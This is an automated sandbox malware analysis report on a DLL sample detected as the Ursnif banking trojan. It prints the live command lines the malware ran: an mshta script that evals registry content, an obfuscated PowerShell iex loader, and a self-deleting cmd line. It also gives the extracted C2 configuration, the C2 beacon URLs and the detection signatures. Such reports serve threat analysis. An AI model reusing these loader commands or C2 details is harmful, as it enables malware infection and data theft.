ID: 614013
Sample Name: nhLAwAo49f
Cookbook: default.jbs
Time: 18:10:41
Date: 22/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report nhLAwAo49f 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Process Tree 5
Malware Configuration 6
Threatname: Ursnif 6
Yara Signatures 6
Memory Dumps 6
Unpacked PEs 6
Sigma Signatures 7
System Summary 7
Snort Signatures 7
Joe Sandbox Signatures 7
AV Detection 7
Networking 8
Key, Mouse, Clipboard, Microphone and Screen Capturing 8
E-Banking Fraud 8
System Summary 8
Hooking and other Techniques for Hiding and Protection 8
Malware Analysis System Evasion 8
HIPS / PFW / Operating System Protection Evasion 8
Stealing of Sensitive Information 8
Remote Access Functionality 8
Mitre Att&ck Matrix 8
Behavior Graph 9
Screenshots 10
Thumbnails 10
Antivirus, Machine Learning and Genetic Malware Detection 11
Initial Sample 11
Dropped Files 11
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 13
Public IPs 13
General Information 13
Warnings 14
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 15
ASNs 15
JA3 Fingerprints 15
Dropped Files 15
Created / dropped Files 15
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_843fd29667a3a8f656751f949c19ad5cff2ee117_7cac0383_1af40bd9\Report.wer 15
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ac76d3d55f42d8698d1e4b22618822dff34b96_7cac0383_13c853ce\Report.wer 15
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_e912ab21695e486193197883960c42688442ed7_7cac0383_1b24250e\Report.wer 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER16F4.tmp.dmp 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1BD7.tmp.WERInternalMetadata.xml 16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1D30.tmp.xml 17
C:\ProgramData\Microsoft\Windows\WER\Temp\WER45E4.tmp.dmp 17
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A5.tmp.dmp 17
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4AD7.tmp.WERInternalMetadata.xml 17
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4C5E.tmp.xml 18
C:\ProgramData\Microsoft\Windows\WER\Temp\WER91A.tmp.WERInternalMetadata.xml 18
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA83.tmp.xml 18
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 19
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive 19
C:\Users\user\AppData\Local\Temp\RES319C.tmp 19
C:\Users\user\AppData\Local\Temp\RESFC15.tmp 20
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dejrq2ox.1xj.ps1 20
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_thox1gbj.l0h.psm1 20
C:\Users\user\AppData\Local\Temp\ci1gjuu1\CSCFDAADE721EC5455F89368A25D31BABAB.TMP 21
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.0.cs 21
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.cmdline 21
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.dll 21
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.out 22
C:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP 22
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs 22
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline 23

C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.dll 23
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.out 23
C:\Users\user\Documents\20220422\PowerShell_transcript.701188.6Ui9L_aX.20220422181317.txt 24
Static File Info 24
General 24
File Icon 24
Static PE Info 24
General 24
Authenticode Signature 25
Entrypoint Preview 25
Rich Headers 26
Data Directories 26
Sections 27
Resources 27
Imports 27
Version Infos 27
Network Behavior 28
Snort IDS Alerts 28
TCP Packets 28
HTTP Request Dependency Graph 30
HTTP Packets 30
Statistics 32
Behavior 32
System Behavior 32
Analysis Process: loaddll32.exePID: 6740, Parent PID: 3444 33
General 33
File Activities 33
Analysis Process: cmd.exePID: 6748, Parent PID: 6740 33
General 33
File Activities 33
Analysis Process: rundll32.exePID: 6768, Parent PID: 6748 33
General 33
File Activities 34
Registry Activities 34
Key Value Created 34
Analysis Process: WerFault.exePID: 6844, Parent PID: 6740 34
General 34
File Activities 35
File Created 35
File Deleted 35
File Written 35
Registry Activities 57
Key Created 57
Key Value Created 57
Analysis Process: WerFault.exePID: 7020, Parent PID: 6740 57
General 57
File Activities 57
File Created 57
File Deleted 58
File Written 58
Registry Activities 80
Key Created 80
Key Value Modified 80
Analysis Process: WerFault.exePID: 4992, Parent PID: 6740 80
General 80
File Activities 80
File Created 80
File Deleted 81
File Written 81
Registry Activities 103
Key Created 103
Key Value Modified 103
Analysis Process: mshta.exePID: 5520, Parent PID: 684 104
General 104
File Activities 104
Analysis Process: powershell.exePID: 6092, Parent PID: 5520 104
General 104
File Activities 104
File Created 104
File Deleted 106
File Written 107
File Read 112
Analysis Process: conhost.exePID: 588, Parent PID: 6092 115
General 115
Analysis Process: csc.exePID: 4572, Parent PID: 6092 115
General 115
File Activities 115
File Created 115
File Deleted 115
File Written 115
File Read 116
Analysis Process: control.exePID: 5304, Parent PID: 6768 116
General 116
File Activities 116
File Read 116
Analysis Process: cvtres.exePID: 5316, Parent PID: 4572 117
General 117
Analysis Process: csc.exePID: 3108, Parent PID: 6092 117
General 117
Analysis Process: cvtres.exePID: 3204, Parent PID: 3108 117
General 117
Analysis Process: explorer.exePID: 684, Parent PID: 5304 117
General 117
Analysis Process: cmd.exePID: 3616, Parent PID: 684 118
General 118
Analysis Process: conhost.exePID: 1348, Parent PID: 3616 118
General 118
Analysis Process: PING.EXEPID: 4028, Parent PID: 3616 118
General 118
Analysis Process: RuntimeBroker.exePID: 3808, Parent PID: 684 119
General 119
Analysis Process: rundll32.exePID: 6472, Parent PID: 5304 119

General 119
Analysis Process: cmd.exePID: 6232, Parent PID: 684 119
General 119
Disassembly 120


Windows Analysis Report

nhLAwAo49f


Overview

General Information

Sample Name:	nhLAwAo49f (renamed file extension from none to dll)
Analysis ID:	614013
MD5:	117d2886bf0e72..
SHA1:	ca858266bb3a6c..
SHA256:	5460cbecf56cf05..
Tags:	32 dll exe Gozi
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Yara detected Ursnif
- System process connects to networ…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Windows Shell File…
- Maps a DLL or memory area into an…
- Sigma detected: Accessing WinAPI…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Self deletion via cmd delete
- Sigma detected: MSHTA Spawning …

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6740 cmdline: loaddll32.exe "C:\Users\user\Desktop\nhLAwAo49f.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 6748 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\nhLAwAo49f.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6768 cmdline: rundll32.exe "C:\Users\user\Desktop\nhLAwAo49f.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 5304 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - explorer.exe (PID: 684 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
          - cmd.exe (PID: 3616 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\nhLAwAo49f.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
            - conhost.exe (PID: 1348 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
            - PING.EXE (PID: 4028 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
          - RuntimeBroker.exe (PID: 3808 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
          - cmd.exe (PID: 6232 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\F5DD.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - rundll32.exe (PID: 6472 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
  - WerFault.exe (PID: 6844 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6740 -s 608 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 7020 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6740 -s 616 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4992 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6740 -s 652 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- mshta.exe (PID: 5520 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Ftlo='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ftlo).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6092 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name pfemrdpi -value gp; new-alias -name ndgrwui -value iex; ndgrwui ([System.Text.Encoding]::ASCII.GetString((pfemrdpi "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 588 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4572 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5316 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFC15.tmp" "c:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3108 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 3204 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES319C.tmp" "c:\Users\user\AppData\Local\Temp\ci1gjuu1\CSCFDAADE721EC5455F89368A25D31BABAB.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"pL7U8jIQ6Xyci+KwkOGf1cPW2/Fhd+dF//sxc+w06EDUcByHCNEeq3AMzyjoircBRXTmPPIhcdpmz3ebzg0LE5DJtHXLGNdffU4pfKjfVhDmO/39S4DkofaSw/DfVYS7XTULsvD4OgcLpBmdb9KtHDr5tcYukmu8ER2eGMJKWWH3QPIg
CCGjluPn4AJBYaVv+PYiV87aKNKmQY2QyHTRdeOeR6t/zjeQ8WAxQr1ckNg8DXeFDVPzLqKlTMh9JNV1/WxJWw/i0NwLqKGVqwwhDZj7TdIN07N7A3Nsw4LKUmopfR2v3CfaFAElEJJF5iXQZdDs3LWMU3fma/lDGlnr41o8sOGT4DKtf
I59bD0qne8=",
  "c2_domain": [
    "config.edge.skype.com",
    "67.43.234.14",
    "config.edge.skype.com",
    "67.43.234.37",
    "config.edge.skype.com",
    "67.43.234.47"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Q8tR9QJN7lLzOLle",
  "tor32_dll": "file://c:||test||test32.dll",
  "tor64_dll": "file://c:||test||tor64.dll",
  "movie_capture": "30, 8,  *terminal* *debug**snif* *shark*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "999",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000016.00000000.660579754.0000000000CB0000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.709240338.0000000004C19000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.534721654.0000000005248000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.579816746.0000000005248000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.534964580.0000000005248000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 21 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.rundll32.exe.4890000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.514a4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4c194a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4c194a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.51f6940.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
Click to see the 2 entries				

Sigma Signatures

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder
Sigma detected: Accessing WinAPI in PowerShell. Code Injection
Sigma detected: MSHTA Spawning Windows Shell
Sigma detected: Suspicious Call by Ordinal
Sigma detected: Suspicious Remote Thread Created
Sigma detected: Mshta Spawning Windows Shell

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-18:13:04.407179 04/22/22-18:13:04.407179
SID:	2033203
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 13.107.42.16 −

Timestamp:	04/22/22-18:12:43.292918 04/22/22-18:12:43.292918
SID:	2033203
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F) - Source IP: 192.168.2.5 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-18:13:05.383399 04/22/22-18:13:05.383399
SID:	2033204
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.5 - Destination IP: 146.70.35.138 −

Timestamp:	04/22/22-18:13:03.616504 04/22/22-18:13:03.616504
SID:	2033203
Source Port:	49773
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration
Multi AV Scanner detection for submitted file
Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion

Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif

Remote Access Functionality


Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Obfuscated Files or Information	OS Credential Dumping	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	1 Valid Accounts	1 Valid Accounts	1 DLL Side-Loading	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	1 Access Token Manipulation	1 File Deletion	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	8 1 3 Process Injection	1 Masquerading	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Valid Accounts	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	8 1 3 Process Injection	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nhLAwAo49f.dll	29%	ReversingLabs	Win32.Trojan.Lazy	
nhLAwAo49f.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.4890000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://146.70.35.138/phpadmin/4Tpxr1s1HGEszF_2B7LiF1/y3LyZZaJ3ZWvx/pZkSUF4R/1_2FbDyxYkCG6c7p_2FYkDR/	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/rImI92vjvUNrdqYhehfuQ/EzgCy9SUEjz2FceM/AZUBVoSihd3oytF/iNtO1XKcgiKIaSZ	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://146.70.35.138/phpadmin/4B	0%	Avira URL Cloud	safe	
http://146.70.35.138/phpadmin/4Tpxr1s1HGEszF_2B7LiF1/y3LyZZaJ3ZWvx/pZkSUF4R/1_2FbDyxYkCG6c7p_2FYkDR/nhEyt7WMzt/7hwk4OiHgD0JGJMFI/ImCZ8s_2FMqL/y0VwpZrsMmE/KWuRORcQBf9YTM/MqCUW1cFI9M0n3uMCAQqN/wZR88CWKfKsLYnKb/dLQvrxDU0Abjiwn/RIWbrb3190W9juPqlW/uvOHtDDn9/1QJUPhkqdx5oDn1fpwZB/wefwGHcoUJ1uL/B.src	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://146.70.35.138/phpadmin/4Ba1DnW6LKX/OzxV9dVdD8F0_2/FNnf6PuzcHmccJ6K45ku8/jhCd_2Fis3j6LdWS/9MB0W4d74KUWgvy/T9aFyptbRYDL9zzFFE/ey_2BT1JO/lSrTwjIXOahrvF9aSR6L/b9k1smqrQnVIlnliRgv/2ypsvB4cw7AtggmD2zEUH4/HQdlQahm_2BQO/aEvL9exV/IPSvc1E0OTLBBBSbKz_2F3u/WIddgbjcxL/NDBKkpcQJosXhuH1H/Ng78CGJ_2B/i.src	0%	Avira URL Cloud	safe	
